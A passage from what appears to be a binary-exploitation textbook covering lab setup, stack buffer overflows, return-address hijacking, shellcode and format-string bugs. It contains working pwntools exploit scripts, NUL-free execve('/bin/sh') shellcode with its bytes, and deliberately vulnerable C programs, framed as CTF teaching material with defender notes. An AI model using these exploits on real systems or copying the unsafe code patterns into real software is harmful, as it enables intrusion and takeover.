2                          # full randomization (leave this ON: it is reality)
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space   # lab only!
```

Warning

`randomize_va_space = 0` is a *teaching* mode: it fixes stack, heap, and library addresses so you can learn ret2libc against local targets without leaks. Real targets run with `2`; chapter 16 teaches the leak techniques that make randomization irrelevant. Re-enable it when the chapter is over — and remember that gdb also disables randomization for the debugged process by default (`set disable-randomization on`), which is why addresses differ between gdb and standalone runs.

9.3.2 core dumps

```
ulimit -c unlimited
cat /proc/sys/kernel/core_pattern    # where dumps go
```

Core dumps let you post-mortem crashes with `gdb ./binary core` — invaluable when an exploit half-works.

9.4 Compiling the lab binaries

Chapters ship their own `lab/` sources. Two compile idioms recur; put them in a makefile alias:

```
# teaching build: all defenses OFF (learn the technique first)
gcc -O0 -g -fno-stack-protector -no-pie -z execstack -o chal chal.c

# reality build: all defenses ON (then attack it for real)
gcc -O2 -o chal_hard chal.c
```

Flag meanings (full table in Appendix E): `-fno-stack-protector` removes canaries; `-no-pie` fixes code addresses; `-z execstack` marks the stack executable (for chapter 12); `-g` keeps debug symbols for gdb.

The tmux session, concretely

```
tmux new -s vault
# pane 0 (60%): editor + exploit runs
# pane 1 (20%): gdb.debug attaches here (pwntools opens its own tmux pane)
# pane 2 (20%): notes.md, checksec, ROPgadget scratch
Ctrl-b %   split vertical    Ctrl-b "   split horizontal
Ctrl-b arrows  move          Ctrl-b d   detach (work persists)
```

The payoff arrives the first time an exploit hangs and you switch panes to watch the process's actual output while the script waits — no second terminal, no lost scrollback.

9.5 A comfortable workflow

- **tmux**: one pane for the script, one for gdb, one for notes. `gdb.debug` expects a terminal it can open — tmux or `tmux new-session` inside your editor's integrated terminal both work.
- **One directory per challenge** with `chal.c`, `chal`, `exploit.py`, `notes.md`. Copy the skeleton; do not improvise structure at 2 a.m. before the deadline.
- **git everything**, including binaries. Exploits are code; code deserves history.

CTF Challenge: Environment acceptance test

Build chapter 5's `agent` both ways (teaching/reality builds). For each, run `checksec`, confirm `gdb` + pwndbg starts and shows `vmmap`, run a `cyclic(200)` crash, and confirm pwntools' `process()` and `gdb.debug()` both work from the same script.

Walkthrough

Acceptance means: (1) `checksec` reports canary/NX/PIE *off* for the teaching build and *on* for the reality build; (2) `vmmap` lists at least binary, libc, stack, `[heap]`; (3) the crash produces `SIGSEGV` with a cyclic-pattern value in `rip`; (4) the pwntools script attaches and closes without orphaning the process. If any step fails, fix it *now* — Part III assumes all four.

Chapter Summary

One hour of setup: Ubuntu + build-essential + gdb with pwndbg/GEF + pwntools + ROPgadget/ropper + Ghidra. Learn `randomize_va_space` (teaching mode 0, reality mode 2) and core dumps. Keep two build idioms — defenses off to learn, defenses on to attack — and one tidy directory per challenge.

Exercises

1. Write the `Makefile` that builds both idioms of any `chal.c` in the chapter's lab directory.
2. Toggle `randomize_va_space` and observe `print_maps.c`'s output change; then observe that gdb hides the change unless told otherwise. Document in `notes.md`.
3. Configure your `~/.gdbinit`: intel flavor, pwndbg autoload, and a `ctx` alias. Show its content in your notes.
4. Snapshot your VM / commit your Dockerfile. Name the tag `lab-ready`.

Part III

Attacking the Stack

CHAPTER 10

Stack Buffer Overflow I: Overwriting Locals and Function Pointers

The first exploit is a boundary violation dressed as a string copy.
— course motto

Learning Objectives

- Explain why C does not bounds-check arrays and which library functions copy without limits.
- Overflow a local variable to change a program's decision.
- Overflow a stack buffer to overwrite an adjacent function pointer.
- Compute a first offset estimate from the disassembly, then verify it dynamically.

Every memory-safety story starts here. A C array is just an address; nothing about the language records how long it is. If code writes past the end — with `gets`, `scanf("%s")`, `strcpy`, `read` with the wrong count, or a hand-rolled loop with an off-by-one — the extra bytes simply land in whatever sits next in memory. On the stack, "next" means toward the saved frame pointer and return address (fig. 2.2). This chapter overflows into *data* (variables and function pointers); chapter 11 reaches *control flow*.

10.1 The smallest vulnerable programs

10.1.1 Overwriting a variable

```c
// lab/auth1.c -- changing a decision, not the control flow
#include <stdio.h>
#include <string.h>

void grant(void)  { puts("[+] access granted"); }

int main(void) {
    int  granted = 0;
    char name[8];
    gets(name);                 /* unbounded read */
    if (granted)
        grant();
    else
        puts("[-] denied");
    return 0;
}
```

```
$ gcc -O0 -g -fno-stack-protector -o auth1 lab/auth1.c
$ python3 -c 'print("A"*12)' | ./auth1
[+] access granted
```

Twelve bytes: eight fill the buffer, four walk into `granted` (any non-zero byte pattern makes the `if` true). No return address touched, no shellcode — a pure *data* attack. Real-world analogue: an "authenticated" flag next to a username buffer, exactly the shape of bugs found in embedded devices today.




Figure 10.1: `auth1`: the compiler placed `name` *below* `granted`, so overflow flows upward into the flag. Layout is compiler-dependent — always verify, never assume.

Key Idea

Overflows violate *trust boundaries between variables*, not just "security checks." Any data adjacent to your buffer — a flag, a length, a pointer — is up for grabs. Read the disassembly to learn the neighbourhood before writing a single `A`.

10.1.2 Overwriting a function pointer

The second classic puts a *called* thing next to the buffer:

```c
// lab/fptr.c -- function pointer adjacent to a buffer
#include <stdio.h>
#include <string.h>

void abracadabra(void) {          /* never called by the program */
    puts("You found the magic word!");
    system("/bin/sh");
}

void greet(void) {
    char buf[64];
    void (*fp)(void) = 0;         /* fp sits right above buf */
    printf("say the magic word: ");
    gets(buf);                    /* vintage input, unbounded  */
    if (fp) fp();                 /* "if set, call it"         */
    puts("goodbye");
}

int main(void) { greet(); return 0; }
```

```
$ gcc -O0 -g -fno-stack-protector -no-pie -o fptr lab/fptr.c
$ nm fptr | grep abracadabra
0000000000401176 T abracadabra
$ python3 -c 'import sys; sys.stdout.write("A"*64 + "\x76\x11\x40\x00" + "\x00"*4)' \
    | ./fptr
say the magic word: You found the magic word!
$
```

The payload is exactly 64 bytes of filler plus the little-endian address of `abracadabra` (8 bytes on

x86-64). The `if (fp)` test — written by a careful programmer! — happily calls our address, because "set to non-zero" is all it checks.

Defender's Perspective

`gets` was removed from the C standard library (C11 Annex K era) precisely because it is unfixable at the call site — it has no length argument. Compilers warn (`warning: the 'gets' function is dangerous`) but still link it. If you see it in a codebase today, that is a finding, not a style issue (chapter 29).

10.2 Where is the boundary? Finding the offset

Exploitation is arithmetic once you know two numbers: (1) how many bytes from the buffer's start to the target, and (2) what to write there. The first number comes from three methods, in increasing reliability:

1. **Read the source**: `char buf[64]` says 64 — *if* the compiler placed things as written and added no padding. Often right; never authoritative.
2. **Read the disassembly**: in `greet`, look for `lea rax, [rbp-0x40]` (buffer at `rbp-0x40`) and remember `rbp+8` is the return address: offset $= 0x40 + 8 = 72$. Function pointers show up as `lea`/`mov` to `[rbp-0x8]` or similar — read their slot directly.
3. **Measure dynamically with a cyclic pattern**: send a mathematically generated pattern of unique 8-byte substrings; when the process crashes, the faulting address *is* 8 bytes of your own pattern, and the generator maps it back to an offset. This is the ground truth; it works on binaries with no source at all.

```
from pwn import *
context.arch = 'amd64'
io = process('./fptr')
io.recvuntil(b'word: ')
io.sendline(cyclic(200))       # unique pattern, 200 bytes
io.wait()                       # process crashes; read the fault
# under gdb/pwndbg: 0x6161616461616161 in ?? ()
print(cyclic_find(0x6161616461616161))   # -> 64: that's where fp sits
```

10.3 CTF Challenge: the greeter

CTF Challenge: greeter (100 points)

You are given `greeter` (no source) and a service `nc chal.examplectf.com 1337`.

```
$ file greeter
greeter: ELF 64-bit LSB pie executable, ..., not stripped
$ checksec --file=greeter
RELRO STACK CANARY  NX   PIE    Symbols
Partial    No       NX   PIE    61
$ nm greeter | grep -E ' [Tt] '
... T main
... T greet
... t win_function     <- interesting.
```

`greet` asks for your name and says hello back. `win_function` reads and prints `flag.txt` — but nothing calls it. Get it called. (For the teaching build: `gcc -O0 -g -fno-stack-protector -no-pie -o greeter greeter.c`.)

Walkthrough

Recon says: PIE means code addresses slide at load time — but our teaching build used `-no-pie`, so `win_function`'s address is stable. Disassemble `greet`:

```
$ objdump -d -M intel greeter | sed -n '/<greet>:/,/ret/p'
  sub  rsp, 0x40
  lea  rax, [rbp-0x40]     ; buffer at rbp-0x40
  ...
  call scanf               ; "%s" -> unbounded
```

Offset to the return address is $0x40 + 8 = 72$; but we do not need the return address at all if `win_function` can be reached sooner — it cannot (the program never calls any pointer), so we take the return route:

```
from pwn import *
context.arch = 'amd64'
elf = ELF('./greeter')
io = process('./greeter')          # or remote('chal.examplectf.com', 1337)
io.recvuntil(b'name: ')
io.sendline(fit({72: elf.symbols['win_function']}))
print(io.recvall().decode())       # flag{...}
```

Why 72 and not 64? The buffer is 64 bytes, then 8 bytes of saved `rbp`, then the return address. Forgetting the saved `rbp` — the "`+8`" — is the single most common beginner offset error; the cyclic measurement catches it every time.

10.4 The dangerous-functions hall of shame

Function	Bounded?	Why it bites
`gets`	no	no length parameter at all; removed from C11
`scanf %s`	no	no width in the format; `%32s` would be bounded
`strcpy`	no	copies until NUL; length is attacker-controlled
`strcat`	no	same, appends
`sprintf / vsprintf`	no	writes a formatted string, unbounded
`read(fd, buf, n)`	you choose	safe *if* `n` $\leq$ `buffer`; review the constant
`strcpy(dest, src)`	no	—
`strncpy`	mostly	pads with NULs but may NOT terminate: off-by-one class of its own (chapter 19)
`memcpy`	you choose	size confusion is the bug (chapter 20)

Chapter Summary

C arrays carry no length; unbounded copies write into neighbouring stack slots. Overflowing into an adjacent integer flips decisions; overflowing a function pointer redirects calls — both need only a filler plus a little-endian address. Offsets come from source, disassembly ($b + 8$ heuristic), or best of all a cyclic pattern measured from the real crash. `gets`/`scanf %s`/`strcpy` are the usual suspects.

Exercises

1. Compile `auth1` with `-fstack-protector-all`. Explain the new crash (canary — formally introduced in chapter 14).
2. In `fptr`, place the address of `abracadabra` using pwntools `fit` instead of manual byte strings; verify identical behaviour.
3. Write the 3-method offset analysis (source, disassembly, cyclic) for `greeter`'s `greet` in your `notes.md` template.
4. Modify `fptr` so `fp` sits *below* `buf` (order the declarations differently, check with gdb). Does the overflow still reach it? Why or why not?

CHAPTER 11

Stack Buffer Overflow II: Hijacking the Return Address

Control of one pointer is control of the whole story.

— course motto

Learning Objectives

- Overwrite the saved return address and land execution exactly on a chosen instruction.
- Predict *where* execution resumes after a hijacked `ret` and chain two calls when the win function needs arguments set up.
- Automate the whole flow in a pwntools script with local/remote switching.

chapter 10 bent data. This chapter bends *control*: the saved return address at `rbp+8` is the one value that, on `ret`, moves directly into `rip`. If your overflow reaches it, the machine executes *your* choice of address — and a function that is "present but unreachable" in the binary becomes very reachable.

11.1 Mechanics: what ret actually does

Recall the epilogue from chapter 3:

```
1 leave           ; mov rsp, rbp ; pop rbp     <- restores rsp/rbp
2 ret             ; pop rip                     <- THE hijack point
```

`ret` does exactly one thing: `rip ← [rsp]; rsp += 8`. It does not check where it goes. When your payload overwrites the qword at that slot, the next instruction executed is whatever your bytes point to.




Figure 11.1: The hijack: 72 filler bytes and the target address. Execution resumes at the win function — no shellcode, no injected code.

Key Idea

The return-address overwrite is *code reuse*, not code injection: you jump to code that already exists in the binary. That is why it works with NX enabled (chapter 15) — and why the technique survived every defense that kills injected code.

11.2 The complete workflow, end to end

We will solve one target rigorously — `vault`, with a win function that takes an argument — because it introduces the two complications that separate toys from CTF reality: *the return address is consumed* and *arguments must be arranged*.

11.2.1 The target

```c
// lab/vault.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void open_vault(long key) {
    if (key == 0x539f00d)
        system("cat flag.txt");
    else
        puts("wrong key");
}

void leaky_read(void) {
    char buf[64];
    puts("state your business:");
    read(0, buf, 200);            /* 200 bytes into a 64 buffer */
    puts("...denied.");
}

int main(void) { leaky_read(); return 0; }
```

```
$ gcc -O0 -g -fno-stack-protector -no-pie -o vault lab/vault.c
$ checksec --file=vault | grep -E 'CANARY|PIE'
Canary          : No
PIE             : No
```

11.2.2 Step 1: offset

Static read: `lea rax, [rbp-0x40]` in `leaky_read` ⇒ buffer at `rbp-0x40`, return address at `rbp+8`, offset = 72. Dynamic confirmation:

```
$ gdb -q ./vault -ex 'run' -ex 'info registers rip'
# after sending cyclic(200):
Program received signal SIGSEGV
rip = 0x6161616461616161
pwndbg> cyclic -l 0x6161616461616161
Found at offset 72
```

11.2.3 Step 2: the first hijack

```python
from pwn import *
context.arch = 'amd64'
elf = ELF('./vault')
io = process('./vault')
io.recvuntil(b'business:\n')
io.send(fit({72: elf.symbols['open_vault']}))
print(io.recvall())        # "wrong key"  -- progress, not a win!
```

"wrong key": we reached `open_vault`, but `rdi` (its argument) contains whatever the program left there. Two lessons: (1) the hijack works; (2) arguments are a separate problem — fig. 3.1 promised us `rdi` would need gadgets, which is chapter 15's subject.

11.2.4 Step 3: what ret leaves behind

One subtlety to internalise *now*: after `ret` into `open_vault`, the qword *above* the hijacked slot becomes that function's return address. Layout your payload continues to matter:

```
[ 72 bytes filler ][ addr of open_vault ][ what open_vault "returns" to ]
       offset 0           offset 72                offset 80
```

If we do not care where it returns (we `cat` the flag and exit), any junk suffices — but a crash after the win is normal and harmless. In CTFs that require *clean* execution, place a real address there (usually `main` or `exit`).

Pwn Tip

"Hijack, then observe" beats "build the perfect payload on paper." Each failed run is a measurement. pwntools' `io.recvall()` after the crash tells you how far the payload got; the debugger tells you why it stopped. Iterate in minutes, not hours.

11.3 CTF Challenge: two-call greeting

CTF Challenge: greeting-chain (175 points)

`greet2` reads 300 bytes into a 72-byte window and offers two uncalled helpers:

```
$ nm greet2 | grep ' [tT] '
0000000000401186 T set_greeting     ; writes a phrase into .data
00000000004011c2 T print_greeting   ; puts(.data phrase)
0000000000401169 T main
```

The flag is printed only if `print_greeting` runs *after* `set_greeting` has been called. Land both.

Walkthrough

One return address buys one call — so make the *first* call return into the *second*. On x86-64 the qword above the first hijacked slot is consumed as the callee's return address; put the second function there:

```
from pwn import *
context.arch = 'amd64'
elf = ELF('./greet2')
io = process('./greet2')
io.send(fit({
    72: elf.symbols['set_greeting'],
    80: elf.symbols['print_greeting'],
}))
print(io.recvall().decode())     # flag{ch41n_r34ct10n}
```

This is your first **ROP chain** in spirit — a stack laid out so each function returns into the next. chapter 17 formalises it with gadgets and makes it Turing-complete. For the general case where helpers need *arguments*, the same stack layout carries them (32-bit) or needs `pop rdi`-style gadgets (64-bit) — the full story in chapter 15.

11.4 Case study: anatomy of a failed exploit

The chain that "should work" and does not — annotated at every step, because this debugging arc *is* the skill:

```
# v1: fit({64: elf.symbols['open_vault']})   -> program prints "...denied."
#     diagnosis: no crash at all -> payload too short, ret never touched.
#     fix: cyclic says offset is 72, not 64 (forgot saved rbp).

# v2: fit({72: elf.symbols['open_vault']})   -> "wrong key"
#     diagnosis: control achieved! argument not: rdi is leftover junk.
#     lesson: ret control != argument control (ch15's gadgets solve this).

# v3: fit({72: [POP_RDI, key, elf.symbols['open_vault']]}) -> SIGSEGV at libc
#     diagnosis: POP_RDI was read from THIS binary, key check reads it fine,
#     but open_vault compares against the same constant -> wait, it crashes
#     INSIDE open_vault: the binary is PIE on the remote; local -no-pie lied.
#     fix: rebuild remote binary first (ch23's rule: remote is ground truth).

# v4: correct gadget, correct binary -> flag.
```

Key Idea

Every failure is information: *no crash* means your write is short; *crash at your bytes* means control; *polite failure output* means control without the right argument; *crash in the callee* means environment mismatch. Four outcomes, four different next moves — never randomize your debugging.

11.5 Offset arithmetic, consolidated

You know	Formula (x86-64)	x86-32
buffer at `rbp`-b	offset to `ret` $= b + 8$	$b + 4$
frame size `sub rsp,` N	offset $= N +$ pad $+ 8$ (measure!)	$N +$ pad $+ 4$
only the crash value	`cyclic_find(fault)`	same

Warning

Three classic offset traps: (1) compiler padding between locals — the source says 64, the frame says 72, *measure*; (2) canaries on the reality build sit between buffer and `rbp`, so a plain overwrite dies in `__stack_chk_fail` (chapter 14); (3) `read` vs `scanf`: `scanf("%s")` stops at whitespace, so a payload containing `0x20`/`0x09`/`0x0a` gets truncated — choose address bytes accordingly or switch input primitives.

Defender's Perspective

The return-address overwrite is the reason stack canaries, shadow stacks, and Control-Flow Integrity exist (chapter 28). A canary is one random qword placed exactly where this chapter's filler ends; the epilogue refuses to `ret` if it changed. The whole defense industry in one sentence: *protect the qword at* `rbp+8`.

Chapter Summary

`ret` pops the qword at the top of the stack into `rip` — an overflow that reaches offset $b+8$ chooses the next instruction. The hijack reuses existing code (NX-safe) and generalises: put the next function's address above the first and each callee returns into its successor. Measure offsets dynamically; beware padding, canaries, and whitespace-truncating input functions.

Exercises

1. Solve `vault` fully: make `open_vault` print the flag by controlling `rdi` *for now* only via what you learned here — hint: `rdi` holds a leftover pointer into your buffer on this build; find where, and place the magic constant there. (The proper gadget solution is chapter 15.)
2. Build `greet2`'s three-call variant: `set_greeting`, `print_greeting`, then `exit(0)` cleanly. What sits at offset 88?
3. Demonstrate the whitespace trap: send `fit({72: addr})` through `scanf("%s")` where `addr` contains `0x20`, and observe truncation; then re-send with an address avoiding it.
4. Recompile `vault` as 32-bit (`-m32`) and redo the offset arithmetic from scratch.

CHAPTER 12

Shellcode and Syscalls

When you cannot borrow code, bring your own.

— course motto

Learning Objectives

- Write `execve("/bin/sh")` shellcode from scratch and explain every instruction.
- Land shellcode with a NOP sled when the exact buffer address is unknown.
- State the constraints that shape shellcode (no NULs, position independence) and check a binary for an executable stack.
- Use pwntools' `shellcraft` for production-grade shellcode.

chapter 11 reused the binary's own code. When the binary offers nothing useful, we ship our own: **shellcode** — a few dozen bytes of position-independent machine code that typically spawns a shell via the `execve` syscall. It needs one thing from us: a memory page with the executable bit where our bytes land. This chapter covers the classic case (executable stack) and why modern defaults deny it.

12.1 Anatomy of execve("/bin/sh")

```
; execve("/bin/sh", NULL, NULL) -- x86-64, 33 bytes, no NUL bytes
    xor  rsi, rsi          ; argv = NULL          (0 -> rsi, no NUL byte)
    push rsi               ; NUL terminator on the stack
    mov  rdi, 0x68732f2f6e69622f  ; "/bin//sh" as an immediate
    push rdi
    mov  rdi, rsp          ; rdi -> "/bin//sh" on the stack
    push 59                ; SYS_execve
    pop  rax               ; rax = 59             (mov rax,59 has NULs!)
    xor  rdx, rdx          ; envp = NULL
    syscall
```

Read it as three problems, solved idiomatically:

1. **The string**: `"/bin/sh"` cannot sit in `.rodata` — the code must carry it. The `push`/`rsp` trick materialises it on the stack at runtime; `0x68732f2f6e69622f` is `"hs//ni b/"` reversed — `"/bin//sh"` (the doubled slash is harmless to `execve` and pads the immediate to 8 bytes).
2. **The zero registers**: `mov rax, 59` assembles to `48 c7 c0 3b 00 00 00` — three NUL bytes, and NULs terminate `strcpy`-class copies. `push 59; pop rax` is the classic NUL-free substitute; `xor reg, reg` zeroes the others.
3. **The syscall**: number 59 (`SYS_execve`, see Appendix B) in `rax`, path in `rdi`, argv in `rsi`, envp in `rdx`, then `syscall`.

Key Idea

Shellcode constraints flow from the *copy primitive* that delivers it: NUL-free for `strcpy`; often also alphanumeric-free for filters; short because your window is the buffer. Each constraint is a puzzle with well-worn answers — `push/pop` instead of `mov`, `xor` instead of `mov 0`.

12.2 The same shellcode, disassembled

Assemble it (`pwn asm -f hex`, `context.arch='amd64'`) and disassemble the raw bytes — reading your own shellcode cold is the drill that makes foreign shellcode readable:

```
$ pwn asm -c amd64 "xor rsi, rsi; push rsi; mov rdi, 0x68732f2f6e69622f; \
  push rdi; mov rdi, rsp; push 59; pop rax; xor rdx, rdx; syscall" | xxd
48 31 f6 56 48 bf 2f 62 69 6e 2f 2f 73 68 57 48
89 e7 6a 3b 58 48 31 d2 0f 05
```

Bytes	Instruction	Role
`48 31 f6`	`xor rsi, rsi`	argv = NULL, NUL-free
`56`	`push rsi`	terminator + NUL word
`48 bf 2f 62 ...`	`mov rdi, 0x68732f2f6e69622f`	"/bin//sh"
`57`	`push rdi`	string onto stack
`48 89 e7`	`mov rdi, rsp`	rdi → string
`6a 3b`	`push 59`	syscall number, NUL-free
`58`	`pop rax`	rax = 59
`48 31 d2`	`xor rdx, rdx`	envp = NULL
`0f 05`	`syscall`	off to the kernel

12.3 Landing the shellcode: NOP sleds

You must also *know* the address your shellcode occupies. The stack address is knowable in the lab (chapter 9, ASLR off) but fragile — environment variables shift it. The classic fix is the **NOP sled**: prefix the shellcode with hundreds of `0x90` (`nop`) bytes and return into an address *somewhere inside the sled*. As long as the guess lands within the sled, execution slides forward into the shellcode.




Figure 12.1: The NOP sled converts one exact address into a range of acceptable addresses.

```python
from pwn import *
context.arch = 'amd64'
sc = asm(shellcraft.amd64.linux.sh())     # pwntools' battle-tested shellcode
payload = b'\x90' * 300 + sc
guess = 0x7ffd1000                        # lab: ASLR off, stable stack
io = process('./vuln')
io.send(fit({72: guess}, filler=b'\x90', length=72 + 300) + sc)
io.interactive()                          # you have a shell
```

12.4 Do you even have an executable stack?

```
$ readelf -lW vuln | grep GNU_STACK
  GNU_STACK  ... RW  0x10      <- RW only: NX on, shellcode will NOT run
$ gcc -z execstack -o vuln lab/vuln.c     # teaching build: stack is RWX
$ checksec --file=vuln | grep NX
NX         : NX disabled
```

With NX on, injected bytes on the stack are data — the CPU refuses to execute them. That single permission bit is why the field pivoted to code-reuse attacks (chapters 15 and 17); shellcode survives today in three places: `mprotect`-created RWX regions (chapter 18), JIT pages, and interpreters that assemble code at runtime.

12.5 When filters bite: constrained shellcode

Real targets (and mean CTF authors) filter bytes. The two classics:

- **No NULs** (strcpy-class delivery): solved throughout this chapter — `xor`, `push/pop` for immediates, `lea`.
- **Alphanumeric only** (`[A-Za-z0-9]`): no `syscall` byte (`0f 05`) survives — the encode-and-decode idiom: write an alphanumeric decoder stub that reconstructs the real shellcode on the stack, then jump to it (see `alpha_encoder` in pwntools' `shellcraft` or the `ae64` tool).
- **Small windows**: a `read`-stager — first stage reads the full payload into better memory, second stage runs it (chapter 17's `read`-to-`.bss` pattern, executed as code).

12.6 Shellcode beyond the shell

The `sh` payload is the icon, but shellcode is just syscalls — so it can do anything syscalls do. CTF-relevant classics:

Payload	Syscall sequence
`execve("/bin/sh")`	the chapter's core
`orw` (open/read/write)	`open("flag.txt")` → `read` → `write(1,...)` — when `execve` is filtered or `seccomp` blocks it
reverse shell	`socket/connect/dup2` — for lab-only demos of real tradecraft
staged (read+exec)	read more bytes onto a RWX page, jump there — when your input window is tiny

pwntools generates all of these:

```
asm(shellcraft.amd64.linux.cat('flag.txt'))   # orw in one call
asm(shellcraft.amd64.linux.syscall('SYS_execve', '/bin/sh', 0, 0))
```

Warning

Hand-rolled shellcode is for *learning*; `shellcraft` is for *using*. It handles edge cases (register clobbering, NUL avoidance, filtered bytes) accumulated over a decade. Write the 33-byte version once by hand — then use the library.

12.7 CTF Challenge: shelldrift

CTF Challenge: shelldrift (200 points)

`shelldrift` reads 512 bytes into a 128-byte stack buffer (executable stack, no canary, no PIE), but its buffer address shifts by ± 32 bytes between runs of your own script (an organiser's joke about environment differences). Land a shell reliably.

Walkthrough

The jitter kills an exact address, so make the exact address irrelevant:

```
from pwn import *
context.arch = 'amd64'
sc  = asm(shellcraft.amd64.linux.sh())
sled = 400                    # 400 nops cover the +-32 byte drift easily
payload  = b'\x90' * sled + sc
payload  = fit({128 + 8: 0x7ffd1000 + 50}, length=136 + 8) + payload
#                         ^ offset to ret = 128 + saved rbp(8) = 136
io = process('./shelldrift')
io.send(payload)
io.interactive()
```

Notes: the return address now points into the *middle* of the sled (`+50`); drift of a few dozen bytes still lands inside it. The lesson generalises: **uncertainty is absorbed by slack**, a principle that returns as "partial overwrites" in chapter 16.

Defender's Perspective

Executable stacks are extinct in sane distributions: the kernel refuses `GNU_STACK` with E, compilers never emit it by default, and SELinux policies catch the rest. If *your* binary requests one, that is a bug report — usually a stray nested-function trampoline or an assembly file missing `.note.GNU-stack`.

Chapter Summary

Shellcode = position-independent syscall code, classically 33 bytes of `execve("/bin/sh")`, written NUL-free with `push/pop` and `xor` idioms. It must land on an executable page — the NOP sled converts an approximate return-address guess into a range that works. Modern stacks are NX, so injection mostly yields to code reuse; shellcode returns via `mprotect` and in JIT/interpreter contexts. Prefer `shellcraft` for real payloads.

Exercises

1. Assemble the chapter's 33-byte shellcode by hand with `pwn asm` and count NUL bytes; then break it by replacing `push 59; pop rax` with `mov rax, 59` and see where NULs appear.
2. Enable ASLR, then measure empirically how large a sled your lab needs: run the `shelldrift` exploit 50 times with sled = 100, 200, 400 and record success rates.
3. Write `orw` shellcode with `shellcraft` to print `flag.txt` when `execve` is "blocked" (simulate by using a seccomp-less test binary that only demonstrates the read path).
4. Read `asm(shellcraft.amd64.linux.sh())` with `pwn disasm` and annotate every instruction's purpose in `notes.md`.

CHAPTER 13

Format String Vulnerabilities

`printf(user_input);` — *four words, full compromise.*

— *course motto*

Learning Objectives

- Explain how `printf` walks its arguments and what happens when they run out.
- Use `%p`/`%x` to read stack and arbitrary memory; use `%n` to write.
- Build a two-way primitive: arbitrary read and arbitrary write from a single `printf(buf)` bug.
- Write the classic "leak canary and libc" payload that powers chapters 14 and 15.

Of all the bugs in this book, format strings give the cleanest lesson in "the ABI is a contract, and input can impersonate the other party." `printf(fmt, a, b, c)` does not know how many arguments it was passed; it *discovers* them by reading the format string and fetching corresponding values from the registers and stack. Feed it a format string that demands more arguments than exist, and it happily reads — or writes — memory you never intended.

13.1 The bug

The technique was systematized in the classic Phrack paper [17]; everything below is its modern, 64-bit retelling.

```c
// lab/fmt.c
#include <stdio.h>
#include <string.h>

int main(void) {
    char buf[256];
    read(0, buf, sizeof(buf)-1);
    printf(buf);              /* BUG: user input as the format */
    puts("");
    return 0;
}
```

```
$ gcc -O0 -no-pie -o fmt lab/fmt.c
$ echo 'hello' | ./fmt
hello
$ echo '%p %p %p %p %p %p %p %p' | ./fmt
0x7f... 0x7f... 0x55... (nil) 0x41414141 ...   <- program memory, printed
```




Figure 13.1: Where `printf` looks for arguments on x86-64: five in registers, then sequentially up the stack — through `printf`'s own frame and into buffers full of attacker input.

13.2 Reading memory

13.2.1 Stack values: %p and positional access

```
$ printf 'AAAA %p %p %p %p %p %p %p %p %p %p' | ./fmt
AAAA (nil) 0x7f... 0x7f... 0x7f... 0x7f... 0x7f41414141 0x70000000 ...
```

Each `%p` consumes one argument slot (fig. 13.1). **Positional** specifiers address slots directly: `%7$p` prints the 7th argument — no trial and error, no padding:

```
$ printf 'AAAA %10$p' | ./fmt       # 10th slot: deep in our buffer region
AAAA 0x41414141                      # our own input, read back as a value
```

The exact slot where your buffer appears depends on the frames between `printf` and your buffer; find it once per binary (try `%6$p..%20$p`) and note it in `notes.md`.

13.2.2 Arbitrary read: the %s trick

A `%p` shows what is *in* the slot; `%s` treats the slot as a *pointer* and prints the string it references. So: put a pointer in your buffer, point a `%s` at its slot, and `printf` prints arbitrary memory:

```
buffer:  [ptr to secret][padding to slot 10]["%10$s"]
```

```
from pwn import *
context.arch = 'amd64'
elf = ELF('./fmt')
io = process('./fmt')
target = elf.symbols['secret']            # any address you want to read
io.send(flat(target, b'|%10$s|'))
print(io.recvall())                        # contents of `secret`
```

Key Idea

